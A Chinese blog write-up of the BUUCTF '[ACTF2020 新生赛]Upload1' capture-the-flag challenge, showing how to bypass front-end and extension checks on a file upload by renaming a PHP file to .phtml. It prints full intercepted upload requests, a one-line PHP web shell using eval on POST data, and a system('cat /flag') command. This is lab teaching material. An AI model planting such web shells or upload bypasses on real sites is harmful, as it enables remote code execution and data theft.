BUUCTF-[ACTF2020 新生赛]Upload1

原创

Monica 于 2021-09-22 22:49:58 发布 119 收藏 1
分类专栏： BUUCTF 文章标签： 安全漏洞 网络安全 信息安全

目录

题目：

打开之后啥也没有，鼠标放在中间的灯上面发现有文件上传的地方，猜测是一个文件上传漏洞

分析：


先随便上传一个文件，发现提示

并且bp抓包并没有抓到包，说明为前端检测过滤。

```
</g>
</svg>
      <div class="light"><span class="glow">
            <form enctype="multipart/form-data" method="post" onsubmit="return checkFile()">
                嘿伙计，你发现它了！
                <input class="input_file" type="file" name="upload_file"/>
                <input class="button" type="submit" name="submit" value="upload"/>
            </form>
      </span><span class="flare"></span><div>
</div>
</div>
```


那就上传jpg，png，gif这三种类型的文件，然后bp抓包在修改后缀为php。

先上传一个jpg文件，内容为<?php phpinfo();?>。



```
POST / HTTP/1.1
Host: 3d7c3324-4914-4759-b692-b71a1f99157b.node4.buuoj.cn:81
Content-Length: 303
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://3d7c3324-4914-4759-b692-b71a1f99157b.node4.buuoj.cn:81
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundarynqMSw95ZmpQoX1f2
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://3d7c3324-4914-4759-b692-b71a1f99157b.node4.buuoj.cn:81/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie:
UM_distinctid=17bab03a5aca7a-03e14662c9aa26-1f3e6757-13c680-17bab03a5ad6
c9
Connection: close

------WebKitFormBoundarynqMSw95ZmpQoX1f2
Content-Disposition: form-data; name="upload_file"; filename="1.php"
Content-Type: image/jpeg

<?php phpinfo();?>
------WebKitFormBoundarynqMSw95ZmpQoX1f2
Content-Disposition: form-data; name="submit"
```

```
nonono~ Bad file !
```

嘿伙计，你发现它了！

Browse

upload

发现后端还是进行了检查过滤

那就试试其他几种后缀：

> 绕过后缀的有文件格式有php,php3,php4,php5,phtml.pht，这些后缀名都可以被当做php文件执行(需要配置文件里面的支持)
>
> 1、例如Apache的 httpd.conf 中有如下配置代码：
>
> AddType application/x-httpd-php .php .phtml .phps .php5 .pht
>
> 2、或者.htaccess文件内容：
>
> SetHandler application/x-httpd-php
>
> 意思是设置当前所有文件都使用PHP解析，那么无论上传任何文件，只要文件内容符合PHP语言代码规范，就会被当做PHP执行。不符合则报错。
>
> phtml一般是指嵌入了php代码的html文件，但是同样也会作为php解析
>
> PHT文件是一个HTML页面，其中包括一个PHP脚本

发现只有phtml满足绕过并且能够执行php代码

```
UM_distinctid=17bab03a5aca7a-03e14662c9aa26-1f3e6757-13c680-17bab03a5ad6c9
Connection: close

------WebKitFormBoundarynqMSw95ZmpQoX1f2
Content-Disposition: form-data; name="upload_file"; filename="1.phtml"
Content-Type: image/jpeg

<?php phpinfo();?>
------WebKitFormBoundarynqMSw95ZmpQoX1f2
Content-Disposition: form-data; name="submit"

upload
------WebKitFormBoundarynqMSw95ZmpQoX1f2--
```

```
"/>
</g>
</svg>
    <div class="light"><span class="glow">
                <form enctype="multipart/form-data" method="post"
onsubmit="return checkFile()">
                    嘿伙计，你发现它了！
            <input class="input_file" type="file" name="upload_file"/>
            <input class="button" type="submit" name="submit" value="upload"/>
        </form>
    </span><span class="flare"></span><div>
</div>
</div>
<div style="color:#F00">Upload Success! Look here~
./uplo4d/b284530b9d2636c66a4e6f32315ccac3.phtml</div></body>
```

访问这个文件

不安全 | 3d7c3324-4914-4759-b692-b71a1f99157b.node4.buuoj.cn:81/uplo4d/b284530b9d2636c66a4e6f32315ccac3.phtml

PHP Version 5.6.40

System	Linux b943d9880fac 4.19.164-0419164-generic #202012300642 SMP Wed Dec 30 12:21:09 UTC 2020 x86_64
Build Date	Jan 23 2019 00:09:07
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu' 'CFLAGS=-'

成功执行。

将将文件内容改成<?php eval($_POST[1]);?>重新上传

访问文件，post传入：1=system('cat /flag');

不安全 | 3d7c3324-4914-4759-b692-b71a1f99157b.node4.buuoj.cn:81/uplo4d/b284530b9d2636c66a4e6f32315ccac3.phtml

flag{04c351b8-5a40-4510-9ead-361aa743634a}

Elements Console Sources Network Performance Memory Application Security Lighthouse HackBar

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI ENCODING HASHING

URL
http://3d7c3324-4914-4759-b692-b71a1f99157b.node4.buuoj.cn:81/uplo4d/b284530b9d2636c66a4e6f32315ccac3.phtml

Enable POST

enctype
application/x-www-form-urlencoded

ADD HEADER

Body
1=system('cat /flag');

这题不能上传.htaccess文件，因为上传文件后会修改文件名。